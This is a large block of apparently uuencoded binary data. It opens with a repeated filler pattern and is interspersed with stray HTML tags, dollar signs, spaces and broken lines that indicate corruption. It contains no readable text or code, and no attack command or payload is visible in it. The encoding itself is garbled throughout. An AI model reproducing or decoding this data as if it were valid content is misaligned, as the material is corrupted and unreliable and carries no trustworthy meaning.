V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<((8T9+EV-F)&5+V-F))VD1D.(4<($M="08,^6+!H#EI+GW<F0HS)35(L$'\7$88)'C(_<(8C'@H_T(RF8MJ$KJ1^_1))$ MZ1/XF*Y<L.F.*%VZJ\$\$_<YGE4D:`2+68T8B/GV.Z0MJFJU*Z0L&"L,Q2*I,3 M(\$JE5][HA#Z2P1+*8210/7,WI]OTL\$?H`C'J\$NIUS48(KXO`,]#A>69LTEQ& MIZECFISF`@:^0>EB+N/H3\:I^@T&75ES\$:..!S@Y+/%[G%2QOD+KH%#FP8WO M-L-.PLK6WI@&N6!ED?":*],03*:&03\$-@61TV\03\$)AU2J+^6-)(M1E53+&" MP'@JJ"!H(Y7N`8`!HLQV"-T"@!!F#]T!@`.7W@BARP@H&S\$>HXU@ER6+CB*& M8/.Q0L4X(PA@BR.B=BF"8##6.DE!N<1:&N(681*N940M5TRE^+E3H4TLUJL0 M] `O[=]D0VL%""EK1X0\$8+"*KL]3)SF&)A2AT^)SEY\,=K%<Z9ZADW:DU#P0\$ MPN=263^3\$51BK:=UJS+U\AK`=A),_@Q6MI3RQ;1.A95-<Y?`JR/)J"'2(60)</pre> M) "C0%H*YJ@/'^Y+6TOJ>#8"6:&Y@[[Q`(!GEYNX.A+'AH6]4`5A!^R68ZU`0 M2A-C>^T&9F<*]14KF)#';_)H2&MS1SUB_TKKE]2;*/\Q=R<RJCJ[=3);Z*'- $MOB4T5 < +0? "YP#70[-(2($J^/I:$$)W:-R!VNA4&[CH4:#10*-MHQN*,47I]]$ M0!!F*'&*;@0I\C0\$TJVMV\=I5L\$K4S2ZJ\>H7#;/DM1I87UH3:A#"Y:D)?C($M)P!X.9R/BR*$&4"G.`$"R[>,$<^`(HQ42"<"LT[7F.Y50R[IUWBK&D)(/T=Z)]$ MD8@5?51!(FE92SV@,U29D])J,(UZT0[-0_#W;H5F6RB848C*KJ2Y",^X-DX\ MA"M[<5#*Z:>0AAI^Q#WSO,:\$IE^)9OSJ\$8@KZ:DG/.-KFFRK1UQH*Q*'X;&-MR<W;B`P&_?@SCF99@XPRI_DUYJ4.I)XH:Y:?,"=IOL@LTV1)\T5ZC:O(2BDZ M0)9R\@,:G<@@B@YXS8T?\)5^@LB>`:XI%PP`/<7,ZD:D%\RHP]#UPRB.I\$`C MO8)&VC_B%;0"38#H;C]L?+V>;P6&53)=ZX<`4E-6@\$HT]8ZZY-%\$R;ODT:1; MOLO^2QE^2_Y+_&"7'\$E91]T6S:;Y/2W\$,1UH8.E%*+U>GF5G&;U8GN65:-#` M])[Z*3S3>UJ3HON7D3+MTA6=1.SEE6=Y.8GT_G2!IC,`.4;^%C(:0!V>5W)8 M02M[A7!VS>HA5?!0.':0<7(H/#0(ECNLPCB?+V"]]#6Q\!X4`_LXTH6R"*3Z MZ#MJ\$40VC;[+%D\$TZ>E9%T;=@WK6AY&V`GO6B9\$6"'O6BY\$JV9-NC+R<VG/\ M&/6<NR<<&=.<U_5D)).J)UP9BWD!,;Z,NNH]Z<QH\OK>C"52[CWAPJ@+LCZ, M&<,!UKS95"JO\$['.))GN2<=%ZF@]Z;E(L_N><%PL&U^9GO!=5(H_12EEV##2 M5QGW!2T-\5`K(Y,A6%LF^OH\$[%-DSO6\$<QL[\^F`W)"*58N.1H^26TY);!@# M'^`9DD!Q5P;@+)%J%3&H:;C,NE#R-M%..>+F!%(.>9'ZD*DM.C@.F>!RL>Q" M\$7->+^J)RP&PXQ9+,C737"X6'"C1G"YE7"@Y'Y0\$- BR!N0&&9P62MQ(E1PH M<X/[A(\$2-[0UY=Y\$@\$V0+CL9-+?SJ731?T%%9/1<U`WVCDU,@Y"^.@*)SQ8% MB"C/YBV(R<Z)YMK75&?+-AW>>(`\$YSPH49LK.E`F-9^5:#&6/-*9MW1VF4Z! M@-T\$>>#7`=*1SKRDL\MT"HJZELY"QH42G864`V4ZM:.)B'F/=!9,:[)S9#YM MFUT[1Q93!0MBT94-SLZ1^;R5H[KE)_096"C509QUH%S]<EFB-706RH9Y[':9 M3Y5+`D0ZH6SI[#*=*4DG\S.?LG1:?F9LGZEW+9TE-RW362I(M);.DN&G]EW-MZ[%'.J\6,V4!8U+U;J2Y^`)IS69%2DMLQ@<3M9FT"V9R,T4'M:4WDW?2ZSZ;</pre>

M]<\$D6QXMNK]FRQYVW5MMUVQ*1>;2;C292[M193[M1IL)VK4R2-N!HJFU0=&. M%,U]+;YE(19-K0]X@<M&ZF=ZRVD/3/26RBZ8Z2WG'=1&KQ>MQ#>U4DB7RQ)& M]%I9;QJUD,I*I%HOI`1A74-O+I7WP-1ZJ:P+YM9+E1W4AMY2RM)AE\$,^*V%\$ MK]5U3:,>\K+1C'[(YT5*RU\'@>6OU7KZ`@;D;S[OH+;\E;1I_N8R\$D;TYE(" MQO3F"A*IUA.YG\$AIZ15B7>]:>D6GJ5O^IN7(H^]207KMZ*/]L_-IJX^->W;1 MZGGMFYTO:Z<G#25Z"P61LJ^[6R'O0HG:0M:!,K&%LH.WK_N:M8SH*B;407D7 $M2!K(MC%=\('B6Q\)H!MN4'[S99G6*(A<,> #28*M%66NK4`1+I9=]$9'E(J&$ M1.LGT^G2RZ4^)PN.%#F=\$9H"NL(G\]G4DYJP^U4R8<3OU,%#\X<3_OX#<_U M:&JG571\L].J\$M=/^,"7TH8;T@V>)PG2#YY7#7N.SWLQ9V#&F3LG,%KG=2U! MTBL]DY\$PPJBIEG[IV8+%:%W3M4:7GNDE!T:EI-,:)BJ3*EJ4@O:"J:/P.M>" MY[B=LX%FW,3-V9B>\137K6Y=Q5E%6%]Q6L[H&6=Q'M6LK[A&&G9H"8#9&'9H M]8)G)B+2%F3+LW"Z7N1EW:ULG,\`EH18*FQ<4(1RR]HHGP#-T:J/"`F*4+TM M)D)*`KQ0\$)@QNB)"\SD'2IC9STE\$GT1HR<4,H?D`SEN9(M0A0K,Y!TJ8R\6L M"Z6T!0>SCNJ)5:>%+C<F*[[@/N8\$Z\$0R]2J'&]@SP,4[+X^N0JE4B+W`'*6B $MI4R2Q=L=(L^J0@VQ.M^H0EF+V]BJ"-4K[B(V)\"+:8'94*[M>!N9$Z&YO`NE$ MM%D7LVFGLL1LVJE4<*"TDIO*Y%TH2FTJ[6!V!)?7!)P@N/B"QW\$G*"JVD]X0 $M=".IXJN,E=4(5V*O:!:F,F""#R+:.:5!1&J*L$\(Q=A9U*`6$F(*+4(MB+5))$ M=#H5>R[(L*@(SI=<,&'GI609%!53ESSL7-MR*N]@Y[J6]:*1B*B)X%+*`U/JM@L`N13B?, VBD#.=UOVTZOLP; Y3*X+H(+&0>[X4PI([\$;SI32.1?,G,D7/#"E MSGG8-6?T3%<\$#\6ZEG,NF#B3SA8\,*9.&_M`N\$6S!6_]HC/<\X0O-,*A2LT $MVZ4V]"(J?F/Y._[-;'II3]=BBJ<"TM65EL5[GD^GWH^W`=H!K(UM$\L=@6SH)]$ M6F]/GEY9=T^CS8W'9X\$V1'O6X9/'_P:O0*>U<J(X<T@J,ZRQ=X@KI>FB=OKI M6;?0`I=M_\$)Y9+>.H3SYMGZA+&Z->D7AQ8VZHIE--NHMW&Y-E]B::!@"2[0' MU!,>HQJ3=1GED=!XB!I]*9Q\$V?VL)WQ""QD+(9?08EI#C\$^HF4(*M]"2R:B] M0'D4E(ZA!00B]?)TSD)HN3PED%O?T*RIH'4.9?4MO4-9)TGGT+)\$:/Q!RUF; MD!U"2P9\$KIT\^EG/S9Q)8%TWC8DCO3?UZH=UW\P:4MDY,YTI6`BEX?5&Z8^9 M-=*`D1!1%K6,X]5Q4&D^BM9K=,(*]6]62PH0'3;0>ZNHNTKG\$#VSBK8)^5A& $\verb|MNJ3*WGA[EBV`]B!XH<'X>V;2>0,@6]H8N8VC3JV+&W/L#P\Q&O?VL&PVI2!H|$ M8X!;FJQ]C(=GP3S3=H%V+^E91TY>M+.>G!D+(.\<-IT<3TZVJQU73M."CC<G $M-X_CSEGON; 4W)_=, ZZ9L[B, 1V?)I-$NG0)"GDSYO($H!Z,+8L\.+7+8L]Q$ MXM2IV(N3C67KQ,E#MW#:+!H`N>X8O2"<-,L%-BB\$EV:.QW7739/[F_33-":? M=-0LIT0Z\CUBJ96NFJQJ7%]-TP=<9TU6'-);,YT6()0D=K#L27]-LYTE'3:S MEC[KL<D*P7799*UNOD\#\$`Y;,\$Z^9P=JR(<MS84\"-,2:%T^N6<*CT]C;@BG M3\T:X?7)F*RGHJ;7NBKF>-@5OHK&4O*<%74!PENQ;"&,CI<KA+^B,5ZDOR(+ $MA?5(Y)%/N"2R_K4^B5D>U%R71&.]2*_$DDFIW1(E!&TMK;N$8V+1IF&_Q'S!$ M(M>NB;R\$+'P3>68KG!.UZ%GO1#:6A'.B#E/3D_Z))9.*'11YTB0]%'4:X:)H MM8KT42SD3\$KCI*C[E/12S&4%C/W^<B4'(_&UE"J(E.RHF"D:F/%4U,I!NBKJ $MJ#0]QU=1"Y5T5BP6!(R]%;,Y":-T9AU5^"L6-#7"8=%P3/@GEBV(((6B0,8>))$ MBOF4245>:.PKUY,^BFRQ:%?##*<POGYILQ(AW?VX?.WOE].[DM;A+Y=B&T%Z $\texttt{M_&4-$ZV'GQ[HA(M?V4*(!;SE;IW\M\#Q:'S_+3>/FERN81.3GIR7=.OH5\#8\#8) }$ MJ/NH=?0S@B1\ 4HF\$0V!Q:P!D+>?%DGC[I=/&P!6(&VV*W#7[E@TK#'7U%` MR.60;!%KG[]"6H"HF4LI@9Q:D2T.Z^7']J;KYL?VC^OE9\<GQ]&/3[3U7\$_ $M+0>.JY^6!,?3SZQT>\Y^6M4YWGZZ*8T+'Y5MW?:,_%0//5[$%MYOV90$X42.$ M75QZT0]-'\3H20<X[AC2Z8U5J?1ZXX87WE5F@UHX6/&:I?"08B-*.\$BQ:X+U MNE,/(>RM(OV."A)\$*^1F0UVZ&W\$LEI[T-LIR!1UW(VY\$Q]](>^#WCHU!S4KD MV%C4+"_AYT61]?2FPX\.FRWT?4JE]9K0OK\5HJ/CASMZ//&5"4=(AY9G&60 $\label{eq:mass_weight} $$M?W-\$==>V-27E8PZIYS(2@*?/<QPD0!]0SW$\`WL^/9?1I@+"6GBR.I<IVV0*$ M1"FS*09:XA%`L>6)A=D<!AZLC2G&X6@R[GZ\';Y*C*K7Z7<JQYN!^MJEKRI] M[=!7U*8G^HIJE(2^20BWC']A,@1?:?K*T%>60G+TA2-\$IQ]2>2&5%U)Y(947 M4GDAE1=2>:\$NKTH%5KE\$_D[S=X:_L_R=X^]\E<JE8JE4*I3*I"*I1"I0EW=\$ MY1UQ>?R=YN\,?V?Y.\??^2,NKX[EX=\J_MW!OY4#A./?*O[=.:#R=JB\'2Z/ $\label{eq:moj} $$MO]/G>'O+'_G^*N_0^5%; 2J$OJ(:%:R^B.L1EHI_(_Q;Q;];][^'<_HE2=6IN1]$$ M=; %!HVZ:OC+TE:60''WEZ:M`7T7*V6A@SD8C35\9^LK25XZ^\O15H"_.><Q9 M3,<)TW'"=)PP'2=,QPG3<<)TG#`=)YJ.\$TW'B:;C1--QHNDXL73L=C#78?,P $\label{eq:m_JOX<[>3H:\L?>7L^[3]F;$_.5V)$$8)8;63IJ\,?65M>H$P3R\+]$5$C:)C$ MD!IU8D./BGBR7S*V]S*?9>)_O^S??.R?#^:#/D8F'8%2?\$PL<%A#RN46Q?]6 MO_-9"#&3R<'1DG0N2,%![OPJ_O=7^?Q?_^W__I?_\U_^I3\$X"UI1<!SP!V#_ $\label{eq:md3} $$ M\D3] RZA_'] 4_>/[_ED-9Z78[_!-R_+_JW__C)?D_+/R_GTUN7@YN;Z^'+[O\#C] $$$

M#_-P?#8Y5*G7M[-+[9*K]+*QDL7RZ7<[Z_KZA/[+!7__W?U_H?Z?UH!<W[_ $MS^53J_{-3}(\AT^{\#=7?^{-}}[V\#AAQ*8)'W]J^{G}_J(\Q/B^Q1\HE\0S)$ $M6NH_E42!/N$W_(40^K767R?, E'X[Z]); (D(Y;2?@N^"?]"[+4H\T01\"OJ?]$ M;,(@^\$=_,_@4S_B//L"Y]I_Z0*/Z^PGSJG?XW8WZ_;^W?C\$)Y'=_.R&C`O>W M^6?_TS?P^>1_!_]\C1](KIX#D2!(S*"_^>DW_[:540]]YW^_W)YL;2FIB[UX MZ)M9ZK<P-Z!IIVUN)MTNIF6L1/0U`LHYT4VQQDET8RCV`ZKM@-O]A6[PK1\P MI^&X;@*?\PK.WYOX?ELQG`JUG\$WFX'V< 3T<A/R5\7DPGKS'RPUFDYOA \$KI M3[CE0@UK\^'UQT!9>A?#Z7`\?_GRI<X3-"9W&((_J,.%\$=/)9/YN-\$<<[:OI MX.Q=*Y>><6ER6<;8>7.P_WX0@"AG\"U=U:/WU/V_OYB\',P71]W+0BY<\$ MQX*OKP-\$-5.Y5)9?A^>:ID15S^\Z]HH-('>@JGPW&\)U%+/)W?1LB)#3T7@P M_0AUN)EMTFT,JCI\YP26`#=RC,[XS@RX0^,6HO_/(?C_[73RZ^A<_<!K+>#" $\label{eq:maxo} $$ MAXO) \]?7D/?$26<M($\&"!?(K+W\/O]$N/-+S;@VE2QH1*J92\JBJR&K`.3B>_$ M#O%B"60#(!E/YJ.SX29='7&MD`\$.6R;6S25(E7AV/1C=#*?`O"`3IT*5)MBA $MJ5"5/+\[\&_X1A/#5((#F?')V=Z/$;:#;"FY#F>`*)3=PV\AH<#VS_.9;,X:!$ MK`!6*_LRZ"KX>'`SU)=P#.Y48P*:CT`LWSJBB)H\$:D(S4:(&+:Y0WTSFPX!J M.=&.U?PIT>%^ $H=U4_?XV(N)$ 9G= $\#L]^{}/$ 82^\$<C-%^1C3"(RFS%1@*M[4(N" MJ+77/:ITPD#];G=:O5HUK`8[)^IE&%0.NP>M3O!O_U:)U.OOO@M@&Q9N0@F/ $MVQWP(6YU`$^MT:[75"Z^'Z4&4_U:<[=^6*TU]S>\#G<-N`$&/ZK5&K:N2=5N;$ MB#V>#9"U]@+_WA0H]:&+4P*H0K46[=8KM4981;[7FJK<(.R%S6X0'<`RH*C4 $M3J@(JNS40T*I*E6M=<+=+I\#.OPC'KN*(HJ6^&43M<+<&/\+C4-%>Z9QL*@X$$ MNZUF%+X]5(G4RZ!::53VPRA8<SD`N'PF*';O'G;"!M"GJ@W+K]U:][`;!OLM $\label{eq:mass_self_mass_self} $$M"\#^G<\$=AIU?;\#:-70;T\$_-X+U-08":M6NA4L7F\$1S\$\$IH\$*'40W95(.SI9W\#1)$$ M=K?6:JX'!ZTCQ05%*<0ZJB(_6TVH,TE!V.J<`&K@!W)\,S@Z"!6\`RQ4U4.7 M5U7_;J>VVY7)5)'=5@<K9^L;-,/]>FT?SRVK!"U`=%2+PG751K4(\$M2:?)^. M*O80ZPX-`W&86GLQP=S\$\$@QJ>T&EVJL!_9Q>-7M48Q%!]NT>,/=9P+>?FIMB M:=H<8!;XC5(-@]G5RZMO!\$PIKXO1Y=T451&\>LK7Q[P;3L?#Z YH?#%Y^L^G M8!T@";_>]`?GYVIDFO650KP;CZ\$F<S4U1/"K8'N;U!"E`:W\$B93YT0V/N\%L M>`FJ;P%&I>+>271@0Q#&&2@YC58-0,01HA)4Z\7H>JB8,1_>+\$#];C"[GO9G MUTJGOF*3BE\$\$\$G@?X/M--^[P/B<U6)/J)0M!#0VGP_G[H5)[.#Q\-],T#6=8 M[J^3T7FP<3T:OU/CS;Q_>G>A"Q,?5>[M1+4/7'DU48RIUYH_A=5:-U#)53'Z M\A_@VNSCS>E\$C08JW6QR_>L0"[E3>0LY52=3#M1^<N&4M;TM,4,"U1H7LZ'2 MXY/@_9`OYAJ<+\`X&_W[\)5YE\VH=T3+?'!Z/8P5J\$J310"YF#K`Y,K@T</0 $M[62\&0J[:;*98C=R-<6!QN6/5A,02GSB\FVAIXC`U$;<8C^6!PD\#C,_0'/48.$ $\label{eq:marginal_marginal} $$ M@RO%/P54W+Q!ZV\''K\1\%E\&/(EB`&^@D_11Z%7GP$T-H%!<ZH88N5NB7%.Q) $$$ M?34SW[BY\MK\=HY"!>FV)II`TOU)V)_^]NKI4Y6:FIM,&97K:G)]3JP"FP*E M[DHUDM8)ZO?Y<(SLG; %2P/N=-DX'LR'D\$!WKW?#C9J#AP62LS&RHU81N-0-% M-[@&:^<,C'&JH>*%XIC.T[\>CE\1D^93]7M-OU@7!5_<75_?#N977H_68'V; $\verb|MUHAZ|>U@JO+/J<4NAW-9K,X2*U:_H&(/NWU0HNK/^$RQZ>KJU0)6:LOK]"-3|$ M-#9-J 3\>?!A.KR8:<;2PR(UR[](\$N'^KL7R-+([8YA*B@X6\$FR,E:`M(AHN $\verb|M^S3Z<\#RY54;NA\&8\#FE(^+D<H=($2/Y$85;\#"@V\\V@[1B$5P+.*.+Y]08-5:V|$ MZN3N\BJX&U^#MN<[#Y55#9KP;O;<P0]<CN._N!Y<4K.K/UC8[4`I;]5VJF64 M]L:V448L&,DPIYLKR;B=*'8,K71-E-W?!^)F?T G?Q\$B1FR"9H4D:A9QC750 M<ZJ;P0>G#>BFM2"=IP2R.9"]HC5HQ\'97EAN_7^B#'`EC;.79Y^SQG3__9]Z M_3]5S*?RJ4R&[O_,K^[__#J?U?K_7_JS3/___?;W_@?X/MY*D"W[_S^2RJ_[_ M-3YP_Z]MW]7UOZOK?U?7_^+%K^[JQ<NK;R30]!@7_*%4.%<&L`<%8\V'B2NW MOZ\$2POUD<`M7XD[U9;7*6A[A&CT];YU=JTZH[+_9.[H?%\S3=\$'9I^82V6ZK M`Z'!HK__\$KP&QY*=`=J@8]?[!!W8AK0>\QPQ_;/3(!>O!OEX-<C)JT%>7@UR $M\VJ0GU> + + T:Z.F520[_V=/@0P+&A>_NQ;B(+04V*8?.MM<^W/S<; +0:!"%]$ MG_/-I\$?AYI_US<W18];_"=]\$P6X'VX9_N5^FY>B9,E3I??S+)#6P9VH6%G<D M;;5#B*6J1.7GL-]LX3UW*J,\$E]Q'.`L@GR\$LHWR&TR=.=@\=GD&4@\$R^\%00 $\texttt{M;Y\$6B]2<F9W49K!} = !981 = -J0_) \texttt{NJ}]; \texttt{LHH}[YI*L<`\$!0`04\#(5A`8\#T\$: \texttt{NV})$ $M2G^UO+X%X^{9I/B}:KT4G$H]%XPN@DYX#.,>3J'78-7@[O9V,IT'Z)D)?IG!$ M<'ZV3FI0\$RFO'^_O5:(NWD4<:%W=5\7U2ZJD_G3XH0\K/6M.%E7\NM*\$SYX^ $\texttt{M4>60K:G'X,WK(+<>?/MM@$\searrow!*7U==A&O)N"P7$90\$!D[D<EI7V/^^A,O17D] }$ MX,;SA"3P6KWZ[3YVP+HA\$_O=+``9P<T^6,)P*HKKOTD55`CZ\]F:;L<-]6;3 MM"HJ?D"Z:9L34'.=)[=;;[#(UYCH%8-P\?`U+;`\FOQ-6GN\$2HR4]?7A,;48 $M/;(:FV[[8WGW5PV3*-@:K_*L(^`S*@XKW*J2#@'#2TBDUW"5\394AMQL<#&\]$ M_NAPP9-50-6GU'U(W0?:UOJ[D_-A;7PQV0C.1IO(N0W8N;^[GGO5%@UZ-MIZ M`YO?=67F;9F*H&S+5S\\$*2/3&"X1\$LV4&75V%:PQNB>`[\F9ZC%!^OM@0S-L M8YUH4&P2,(W\57"JJO'NE<F:T5FAS43>SF%TT.IT#57KL9PYG1-6SYV<]59S

M_YZ,)9T1ULG=C`MS_B9X%[RPC&,>082HY00B^/+2,\$N0!EV[/U\$@A!@L)06V M'99I>9MZB=86B;],"S^#/=VHMJ.F*[0NI1?Z;R8SF,>.+^YF`+T=J-'I_95B MH\$E8JVQE,W*1%N8ZL\$,,TY/AA]OKP9B\,WCF<W8]'\$R#NUMT(%)2<G=Q@1DP $MT_/@")##L!6?AWD-]'W)MQIZ^U#?&.&T.>8"=I63;U?XS#V3P!!<ZM),8#@$ M]#'2.L3ZX0HYJ&K5YBTMPCPRJ^FGHO9L"+NJ+STTX)W_\$!K%AH?QI(,?MK:" M\'@WQ)U_]H`9P8SHDN9\6[=WT]N)K"84!&XUX^_FP36417J?;"QDPY-7:L(> M7`S`,RNXG\$S.-]%5"YCFM= 9!':DU`0;IY&:3^37I-C[6G\$=)M;C2?!^,IU^ M-%58TTE3FLTQENC).,SWXVRPU7[^_#F)D6CI>[A(!"&GYB,E-=46>FJ`;*PI MX5@/T"X9S(/!]34QXS<M4D]4PO![*N<,!9"<;SX&S<E895>U=&1J'<0)V?`Z M3XR?G+]^G=(4*))A,69PK9@,>Y3@T-+.9DCDL5!O[#<#_O##?#HX@RW,TS4U M45+]94/5T0[YS;N;4YZX3F[5]C=#WWZ[>E0V7N1*F^X\$=S.%+8JM@C-?R\N M*N?3Z-^7P>2ITU-/P2HFL'YU\$YX-KH=DQVL[([7);1JD7OG)?YUBDMO9UAOX MB>]9E0:W-4;05*,6VM-/I&FD7GQ[KK39Y';V=V3/+Y0&5-<3UET@-M_3XZ?B MUM9682NO_FYEMS+J;^H3O\%[>3^!"U%X_`D%1[_9BGWHS38,#5Q3-3:<!F_> M!`5E,`=9'%FT@<5OLO"F"&^8#P`GB*"WZ_BV78R&U^<SDM)M1+B-!<("XVUI M6W4)6(8#]RA:4,-M,NM%-KV['LZ>6\2C\^%`C=A3W`M4NN+=<'C+N\7GHRGO $MC^{T}_{S}: B\#Z^{S}: S^{S}: F, OV(=N-+0K, S/!M^{S}) S(Z5V'296] BOS!;] := #I90NYNP%$ M"=O3T+'(%.;&F=`ZW`C7MZ;HZT%86<]@8E@Z#'X=G0UQC7"P"24,P?OR5J-F $MK*:OOM3-@XP-:F,U,R/E`63#Y.H6^P<3.KBX4'77C%!X>+U-:R\R4E#3H:1^$ M&\`M.[7COIKX'*/*>_(\$9!>F:]3QE!K]]%J)4M2%"WE@AH3C-&%78Z[*N-_N MZ&G1\$QQL\$3\+#8U8L(359";HZ>#+X%"Q)VJ\$#:9*VO>M/KS`HDRW^=88^UA2 M,+Q6^?\9RQC/![T*V@+!1`D\;NH]X]\$<:;H]'\"R[.E0B>S+('RY_WWP][!R MO)'[!;>"A1IE@FUE\<5SI>.9AXD,WED/EN+MAJ%<JS=@(VF]0FX'&0]?<3:J MS\$4<%;[')V53ZU8P*%Z(61\$1^4+-B),H^U?9D@IC:GU=<%D/C:J**:XB=O,G M9)N8(<X.'[CZ"TX<-'P.SLXF4S2F**S1JK[DS`KI&@RV6S@8XBACX6D-+RFR MISMM\2XM\L1?8D;8K5=&AM)-UZJI1_/O[C-`N%SJ:+^O^2#SHH9;#VSCRA9\ MH5BW?, M@, =@N+C:6@,_`)IK9Z;?(%=5CLIF8P8)Z,+'G@KV`))(=GJ06GENU M(%2:,;A5(T*3702&&#Q,C6WXZ^!Z=/Z<R[V?UXF+`VLNWVE]P7)T<1[+79\$' M5(L>..D;NHCB\IJR@G\@T#JPF;D@)R,X?9@-AS<S]@'"W:#!]'RH)B1HQH[\$ $M)^0_2/1N! > :076!/FP_>J?X57$\F[X(S-8B"#])'L!2[Z$V7V<J\5.VWI5@2]$ M5,CG!M#M@5^_=1=O3,X[VXU@1XT1FX@<,.-F%&ZW*7,/UGZ`_\/![*/HV!Y9 $MF'=OI\#*@V^\#5\.P=)JEV-X4KH<H[\I4".5\1S;PSYKJ^J[Q@(N`"(OL'$@UZ))]$ M,C;\$-&1RT/Q<6P_D5ZBL<7++@VJD"R1S:D#.9K99`G4%JA.8AUQ,II?@`0A; MAJ+,>/C;&H#;+K(OFQM&K+%B`'#PCN<>[NI#S"A7?6IZXZTY+&\$U!YXA;Y?M $\texttt{MELJ}\R/*/V_7+T>*8_JU;9?E_]\texttt{GP}\V+0!/FOO0\#I\$F(CXQ,"\#3)>:N03]\$3B6$ MS;#!]^!7TOS"FS!LHBT=FV,\.\$]XXJRA<C96N3RGS?H#]_ZBR;A22^2R>&Z] MJ = KR5; = EW8MMW%5 = @S/7; #=%1 - 2K'20! : 2V'B; -ZI]N+50JSP6Y<+=0>GM:=@&'\QP&7HXF%Z/8'E@%C3(@!_@^:QYH+=!GYN!VQN%E,K6]IX2LJDVWK4/ $M=Z.\-UKN:G7[G3TU)>RKKO^]"V[TX04!S=H=2 XZ00D1YZ&ND"[L\\#P1/=:$ M+:TV[AN]THD7F3ZZF"7G!_B9WB3,\$/#SF_[!K\$H7S"O*!`.N\$F>9R2X2NK7-M9OZSU3:;2:BM--_OJ2W9-J:VN'(-\S_PQL"[[SJ58Y9K/;FULT0MH+KJU%E> M.Q*XI)7+A6.PW&98Z6S#/9?;<,OL^?!B<'<]1Z-&CZO!UM8;PJ'HKW4AV@KN M"\(P.QW^[SLU93^'=<([I2TOQY,I.(R,/RJ=,_-)-LI4-9DDZG%DU]A]`ZFX</pre> MH-U)X*!Z?KGC%_GU!:202Q\OMEF3!(3R"XA1(\$JJ5+Y&B01&U7R/3J!U6H?[$M!V:]5VA5.6U5C=S(LT''YM64[\770/Q?0^S@"Y8-6=HW['),P`K5HTX&#NX]$ $\label{eq:mm@VADK=W>} $$ \MO9HX!!5[4[W`QGYQG5*&HYZ&A)U->COE(IU/I(..Y;=Z'&G?9)] $$$ $MIEW4L-RL(&^XR\#^P-,@ZJ+D"+BF)[A&,:$2"^2;>45ZN.S7^K9'S>7SZ^]O=$ M3G]9DT5\<KO/.N07[]<M&V)"^0B9A,KOCWZ%"0K8Q6=H"4`0.WII%N!@GD=# M?C*#P(@X1XL<!61P"EYOB".N)!*;].CQ3;ITG>4R5)*&7Z3@\$W=9U;WZV0SV $MBD-R^E+"@4)-\3T=U@B/"C.C(5/QSQ-SCQ"TFO[5H09*)&UA"_TV-DHO2:W ${\tt MIL<LBD4\&Q1_2<M]_5980J\$HB;:707?Z311!^F'?9"\&B'71I(/X/(U_<YYP"5))}$ MCUMUM*UC:UBZOX(--9A\[T'4V&)\$L]\$X5DIDB(I4]Q@U-5:VN^IBQM:WG<97 M`\$2(P@*T))#B%`UAU#Q3 CA.X+&E4&;,E+ZN\$.D.DRDY58VB<)FJ=F+5`BM! M2YL#^]J]P^_1"SIT8K4@VEW^(7H7E4_P2F^1K,AR4\CZIBP)5RW2_WPB\$M/7 M8Z.Z*L!E9YSL!9K2"LQ"B5FL*X^P/_1]^:\3.Q[N`XMJ_?N\$^:B31)3*Z9K1 M\1</BO:C6NGH,VRO+S.:X0-/X+Z/.0]1XKA3W9-D-[SIC=@%T-XXO!4`&ID6 M4>2&K5E/&L!9Y._7]8;,O0JA4JUVC`4`_\$Q8TD-;^`&KH][:_4E9O1M)V5]K $M\KF(^)X\#K;F8)3:"8E7D(K=>DD^_\#-;83\%H76QG\&_81]5='CIV!,<86V0'XT$ M.\$D:7`<HB5MD(FJSRW%*T>-9\@8-;E]`^L@UFH"6Y\E.:^"IMF8<\;[5",A#

